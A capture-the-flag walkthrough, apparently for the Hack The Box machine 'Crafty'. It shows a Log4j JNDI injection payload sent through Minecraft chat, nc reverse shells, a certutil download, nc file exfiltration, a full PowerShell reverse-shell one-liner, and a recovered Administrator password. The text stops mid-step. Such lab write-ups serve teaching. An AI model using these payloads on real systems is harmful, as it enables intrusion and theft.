
Erel Regev

Let’s play some Minecraft!



Multiplayer → Add Server:

Create a server:




Server Name

play.crafty.htb

Server Address


10.10.11.249_

Note: make sure you add the play.crafty.htb to the /etc/hosts file as well.




Click Join Server.

After the connection is successful, press CTRL + T to enter the chat:



Send the given payload:



Darth was slain by Zombie


```
${jndi:ldap://10.10.14.55:1389/a}
```

Remember:


The poc.py code creates a Java payload with Log4j JNDI injection, sets up an LDAP server to serve the JNDI payload, and starts an HTTP server to facilitate the exploitation process.

${jndi:ldap://10.10.14.55:1389/a} is a payload that exploits the Log4j vulnerability (CVE-2021-44228). This payload is used in the script (poc.py) to create a scenario where Log4j performs a JNDI (Java Naming and Directory Interface) lookup that triggers remote code execution.


We got a shell!



```
┌──(kali㉿kali)-[~/Desktop/Machines/Crafty/log4j-shell-poc]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.55] from (UNKNOWN) [10.10.11.249] 49681
Microsoft Windows [Version 10.0.17763.5329]
(c) 2018 Microsoft Corporation. All rights reserved.

c:\users\svc_minecraft\server>
```




```
c:\Users\svc_minecraft\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is C419-63F6

 Directory of c:\Users\svc_minecraft\Desktop

02/05/2024  06:02 AM    <DIR>          .
02/05/2024  06:02 AM    <DIR>          ..
02/16/2024  01:49 AM                34 user.txt
               1 File(s)             34 bytes
               2 Dir(s)   2,785,005,568 bytes free

c:\Users\svc_minecraft\Desktop>
```



```
c:\Users\svc_minecraft\Desktop>type user.txt
type user.txt
0[redacted]a
```


Privilege Escalation

I started to enumerate the machine from the server directory. The second directory I inspected was “plugins”:



```
c:\users\svc_minecraft\server>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is C419-63F6

 Directory of c:\users\svc_minecraft\server

10/26/2023  05:37 PM    <DIR>          .
10/26/2023  05:37 PM    <DIR>          ..
11/14/2023  10:00 PM                 2 banned-ips.json
11/14/2023  10:00 PM                 2 banned-players.json
10/24/2023  12:48 PM               183 eula.txt
02/16/2024  11:35 AM    <DIR>          logs
11/14/2023  11:22 PM                 2 ops.json
10/27/2023  01:48 PM    <DIR>          plugins
10/24/2023  12:43 PM        37,962,360 server.jar
11/14/2023  10:00 PM             1,130 server.properties
02/16/2024  11:36 AM               104 usercache.json
10/24/2023  12:51 PM                 2 whitelist.json
02/16/2024  11:35 AM    <DIR>          world
               8 File(s)     37,963,785 bytes
               5 Dir(s)   2,777,202,688 bytes free
```

Inside the plugins directory:




```
c:\Users\svc_minecraft\server\plugins>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is C419-63F6

 Directory of c:\Users\svc_minecraft\server\plugins

10/27/2023  01:48 PM    <DIR>          .
10/27/2023  01:48 PM    <DIR>          ..
10/27/2023  01:48 PM             9,996 playercounter-1.0-SNAPSHOT.jar
               1 File(s)          9,996 bytes
               2 Dir(s)   2,777,137,152 bytes free
```

.jar (Java Archive) file is a compressed file format commonly used for packaging and distributing Java applications, libraries, or modules. It serves as a container that can hold multiple Java class files, resources, and metadata. The .jar format was introduced to simplify the distribution of Java applications and make it easier to manage dependencies.

.jar files, like any compiled binaries, can be subject to reverse engineering. The process involves analyzing the compiled bytecode to understand the original source code and its functionality.

I need that file. Therefore I need nc to be installed on the target machine.


I transferred the file:



```
c:\Users\svc_minecraft\Desktop>certutil.exe -urlcache -split -f http://10.10.14.8:8000/nc64.exe
certutil.exe -urlcache -split -f http://10.10.14.8:8000/nc64.exe
****  Online  ****
  0000  ...
  b0d8
CertUtil: -URLCache command completed successfully.

c:\Users\svc_minecraft\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is C419-63F6

 Directory of c:\Users\svc_minecraft\Desktop

02/16/2024  11:50 AM    <DIR>          .
02/16/2024  11:50 AM    <DIR>          ..
02/16/2024  11:50 AM            45,272 nc64.exe
02/16/2024  11:35 AM                34 user.txt
               2 File(s)         45,306 bytes
               2 Dir(s)   2,979,635,200 bytes free
```


Note: on my Linux machine I launched an HTTP server by using the “python -m http.server” command.

I created a listener on my Linux machine:



```
┌──(kali㉿kali)-[~/Desktop/Machines/Crafty/log4j-shell-poc]
└─$ nc -lp 4444 > playercounter-1.0-SNAPSHOT.jar
```

And executed nc on the target machine:




```
c:\Users\svc_minecraft\Desktop>.\nc.exe 10.10.14.8 4444 < c:\Users\svc_minecraft\server\plugins\playercounter-1.0-SNAPSHOT.jar
.\nc.exe 10.10.14.8 4444 < c:\Users\svc_minecraft\server\plugins\playercounter-1.0-SNAPSHOT.jar
```

JD-GUI – Reverse Engineering

I used JD-GUI (Java Decompiler GUI) since its primarily a Java decompiler.

While inspecting the code I found the following:




```java
package htb.crafty.playercounter;

import java.io.IOException;
import java.io.PrintWriter;
import net.kronos.rkon.core.Rcon;
import net.kronos.rkon.core.ex.AuthenticationException;
import org.bukkit.plugin.java.JavaPlugin;

public final class Playercounter extends JavaPlugin {
  public void onEnable() {
    Rcon rcon = null;
    try {
      rcon = new Rcon("127.0.0.1", 27015, "[redacted]".getBytes());
    } catch (IOException e) {
      throw new RuntimeException(e);
    } catch (AuthenticationException e2) {
      throw new RuntimeException(e2);
    }
    String result = null;
    try {
      result = rcon.command("players online count");
      PrintWriter writer = new PrintWriter("C:\\inetpub\\wwwroot\\playercount.txt", "UTF-8");
      writer.println(result);
    } catch (IOException e3) {
      throw new RuntimeException(e3);
    }
  }

  public void onDisable() {}
}
```

This plugin retrieves the count of online players from a Minecraft server using RCON and writes this information to a text file on the local file system. The plugin is designed to be used with the Bukkit API and is triggered when the plugin is enabled.

I used PowerShell in order to try and get a new reverse shell for the user administrator.

I created a reverse shell payload for PowerShell using revshells.com:



IP 10.10.14.8 Port 8888 +1


```
nc -lvnp 8888
```

Type nc


```
$LHOST = "10.10.14.8"; $LPORT = 8888; $TCPClient = New-Object
Net.Sockets.TCPClient($LHOST, $LPORT); $NetworkStream =
$TCPClient.GetStream(); $StreamReader = New-Object
IO.StreamReader($NetworkStream); $StreamWriter = New-Object
IO.StreamWriter($NetworkStream); $StreamWriter.AutoFlush = $true; $Buffer =
New-Object System.Byte[] 1024; while ($TCPClient.Connected) { while
($NetworkStream.DataAvailable) { $RawData = $NetworkStream.Read($Buffer, 0,
$Buffer.Length); $Code = ([text.encoding]::UTF8).GetString($Buffer, 0,
$RawData -1) }; if ($TCPClient.Connected -and $Code.Length -gt 1) { $Output =
try { Invoke-Expression ($Code) 2>&1 } catch { $_ }; $StreamWriter.Write("$Output`n"); $Code = $null } }; $TCPClient.Close();
$NetworkStream.Close(); $StreamReader.Close(); $StreamWriter.Close()
```

Then I executed the following commands on the remote server:

The following PowerShell commands are used to create a secure string, set up a PowerShell credential object, and start a new PowerShell process with specific arguments, including downloading and executing a PowerShell script from my machine.




```
c:\Users\svc_minecraft\Desktop>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\svc_minecraft\Desktop> $SecPass = ConvertTo-SecureString 's67u84zKq8IXw' -AsPlainText -Force
$SecPass = ConvertTo-SecureString 's[redacted]' -AsPlainText -Force
PS C:\Users\svc_minecraft\Desktop>
```




```
PS C:\Users\svc_minecraft\Desktop> $cred = New-Object System.Management.Automation.PSCredential('Administrator',$SecPass)
$cred = New-Object System.Management.Automation.PSCredential('Administrator',$SecPass)
PS C:\Users\svc_minecraft\Desktop>
```

Create a listener:



```
┌──(kali㉿kali)-[~]
└─$ rlwrap nc -lnvp 8888
listening on [any] 8888 ...
```

Execute the last command:

